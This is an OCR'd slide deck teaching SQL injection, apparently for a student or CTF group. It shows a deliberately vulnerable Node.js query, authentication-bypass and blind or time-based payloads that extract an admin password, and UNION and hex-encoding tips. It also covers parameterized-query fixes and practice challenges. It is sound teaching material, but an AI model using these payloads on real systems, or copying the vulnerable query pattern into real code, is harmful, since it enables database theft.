
Introduction to SQL Injections
Presented by Sto
01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Introduction To SQL

- **S**tructured **Q**uery **L**anguage
- Standard language for querying and manipulating data.
- High-level, declarative programming language to CREATE, MODIFY and MANAGE databases.

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Introduction To SQL

- **Data Definition Language (DDL)**
  - Define relational schemata
  - Create/alter/delete tables and their attributes
- **Data Manipulation Language (DML)**
  - Insert/delete/modify tuples in tables
  - Query one or more tables

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</SQL Tables

- Column = Attribute

E.g : Username, Email and Hash of Password are **attributes**

- Row = Record

Tuple (user1, user1@x.y, xxx) is a **record**.

- Atomic types:
  - Characters: CHAR(20), VARCHAR(50)
  - Numbers: INT, BIGINT, SMALLINT, FLOAT
  - Others: MONEY, DATETIME, …

Table USERS

Username	Email	Hash of Password
user1	user1@x.y	xxx
user2	user2@x.y	yyy
user3	user3@x.y	zzz

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</SQL Tables

- The **schema** of a table is the table name, its attributes, and their types.
  USERS(username VARCHAR(20), Email VARCHAR(30), Hash of Password VARCHAR(30)).

- A **key** is an attribute (combination) that identifies a tuple uniquely.
  - Username can be a key

Table USERS

Username	Email	Hash of Password
user1	user1@x.y	xxx
user2	user2@x.y	yyy
user3	user3@x.y	zzz

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ SQL Query

```
SELECT <attributes>
FROM <one or more relations>
WHERE <conditions>
```

E.g : SELECT * FROM users WHERE username = “user1”
Result : (user1, user1@x.y, xxx)

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ SQL Query

- INSERT INTO table (column1, column2) VALUES (value1, value2);
  INSERT INTO users (username, email, hash) VALUES (‘admin’, ‘admin@x.y’, ‘hash’);

- UPDATE table SET column1 = value1 WHERE condition;
  UPDATE users SET email=user1-new@x.y WHERE username=’user1’;

- DELETE FROM table WHERE condition;
  DELETE FROM users WHERE username=’user1’;

Cheatsheet Link

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ RDBMS : Relational Database Management Systems

RDBMS = software that manages relational databases

- SQLite
- MySQL
- PostgreSQL
- Etc. ..

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ RDBMS : Relational Database Management Systems

RDBMS	Server or not?	Use Case
SQLite	Serverless	Small-scale apps, tests
MySQL	Server	Web apps, CMS, etc
PostgreSQL	Server	Complex queries, enterprise apps

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111


Any questions so far ?

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

FRONTEND

Web Application to which you input your username and it returns the website info about you.



01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

BACKEND

```
const username = req.body.username;
const query = `SELECT * FROM users WHERE username = '${username}'`;
db.query(query, (err, results) => {
  if (err) {
    console.error(err);
    return;
  }

  if (results.length > 0) {
    // user exists!
    const user = results[0];
    console.log("Welcome, " + user.username + "!");
  } else {
    console.log("User not found.");
  }
});
```

```
SELECT * FROM users WHERE username = 'admin'
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

BACKEND

```
const username = req.body.username;
const query = `SELECT * FROM users WHERE username = '${username}'`;
db.query(query, (err, results) => {
  if (err) {
    console.error(err);
    return;
  }

  if (results.length > 0) {
    // user exists!
    const user = results[0];
    console.log("Welcome, " + user.username + "!");
  } else {
    console.log("User not found.");
  }
});
```

```
SELECT * FROM users WHERE username = 'admin''
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

BACKEND

```
const username = req.body.username;
const query = `SELECT * FROM users WHERE username = '${username}'`;
db.query(query, (err, results) => {
  if (err) {
    console.error(err);
    return;
  }

  if (results.length > 0) {
    // user exists!
    const user = results[0];
    console.log("Welcome, " + user.username + "!");
  } else {
    console.log("User not found.");
  }
});
```

```
SELECT * FROM users WHERE username = 'admin'--'
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

BACKEND

```
const username = req.body.username;
const query = `SELECT * FROM users WHERE username = '${username}'`;
db.query(query, (err, results) => {
  if (err) {
    console.error(err);
    return;
  }

  if (results.length > 0) {
    // user exists!
    const user = results[0];
    console.log("Welcome, " + user.username + "!");
  } else {
    console.log("User not found.");
  }
});
```


```
SELECT * FROM users WHERE username = '' OR 1=1 --'
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Vulnerable Code Example

FRONTEND

Web Application to which you input your username and it returns the website info about you.



Dumps everything :<

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Blind SQLI

A blog that lists posts and their authors

https://blog.com/posts?post-id=1

Title : Hola A todos
Content : Hope that you enjoy the presentation
Author : Sto

```
SELECT title, content, author FROM users WHERE id = 1;
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Blind SQLI

A blog that lists posts and you can select a post to see it’s information

```
https://blog.com/posts?post-id=1 and
substr(title,1,1)='A';--
```

Title :
Content :
Author :

```
SELECT title, content, author FROM users WHERE id = 1 and substr(title,1,1)='A';--
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Blind SQLI

Unlike Non-Blind SQLi, here we have a non direct feedback, requiring indirect inference techniques.

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Blind SQLI

- Yes/No Questions
  - Content-Based

```
SELECT title, content FROM posts WHERE id = 1
AND
LENGTH(SELECT password from users where username = ‘admin’) = 10;
```

We vary the length

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111


</Blind SQLI

- Time-Based

```
SELECT title, content FROM posts WHERE id = 1
AND
CASE
SUBSTR((SELECT password from users where username =
‘admin’),1,1)
WHEN CHAR(112)
    THEN SLEEP(10)   Takes time
ELSE
    SLEEP(1) END
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</2nd Order SQLI



https://portswigger.net/web-security/sql-injection

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

Solution

- Data Sanitization
- Safest way : Parameterized SQL

Vulnerable code:

```
const query = `SELECT * FROM users WHERE username =
"${username}"`
const results = db.all(query)
```

Safe code:

```
const query = `SELECT * FROM users WHERE username = ?`
const results = db.all(query, username)
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

Solution

- For PHP
  - PDO queries : Prepared queries that executes an SQL statement without placeholders

```
$pdo = new PDO('mysql:host=localhost;dbname=testdb', 'username', 'password');
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username");
$stmt->execute(['username' => 'admin']);
$user = $stmt->fetch();
```

  - MySQLI

```
$mysqli = new mysqli("localhost", "username", "password", "testdb");
$result = $mysqli->query("SELECT * FROM users"); while ($row =
$result->fetch_assoc()) { print_r($row); }
$stmt = $mysqli->prepare("SELECT * FROM users WHERE username = ?");
$stmt->bind_param("s", $username); $username = 'admin'; $stmt->execute();
$result = $stmt->get_result(); $user = $result->fetch_assoc();
```

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

Coming Up : SQLi Methodology

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Performing SQLI

Step 1  Finding the vulnerable code (where you can perform the SQLI)

Step 2  Knowing which RDBMS you are dealing with (SQLITE, MySQL, POSTGRESQL, etc)

Step 3  Start Querying : schema, attributes, conditions etc.

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</Tips

- To find out the number of columns the table has,
  `SELECT 1,2,3, ..,n  FROM users where x = y;`

- `UNION (SELECT A FROM table A UNION SELECT B FROM table B)`

- Use ascii/hex encoding. Eg :
  `' OR (SELECT length(password) from users WHERE username=0x61646D696E)={} --`

- Binary comparison so that the query is case sensitive
  `SELECT * FROM users WHERE username = 'Admin';` (case insensitive)
  `SELECT * FROM users WHERE BINARY username = 'Admin';`
  (case sensitive)

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Time to Practice

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

</ Time to Practice

Link : https://www.root-me.org/fr/Challenges/Web-Serveur/

Challenges you might try:

SQL injection - Authentification
SQL injection - String
SQL injection - Numérique
SQL injection - Error
SQL injection - Insert

More Advanced :
SQL injection - Second Order
SQL injection - Advanced Filters

And Basically every challenge which name contains the word SQL 🙃

Cheat Sheet Link - PayloadAllTheThings:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111

Thank you!

Yours, Sto

01011001 01101111 01110101 01110010 01110011 00101100 00100000 01010011 01110100 01101111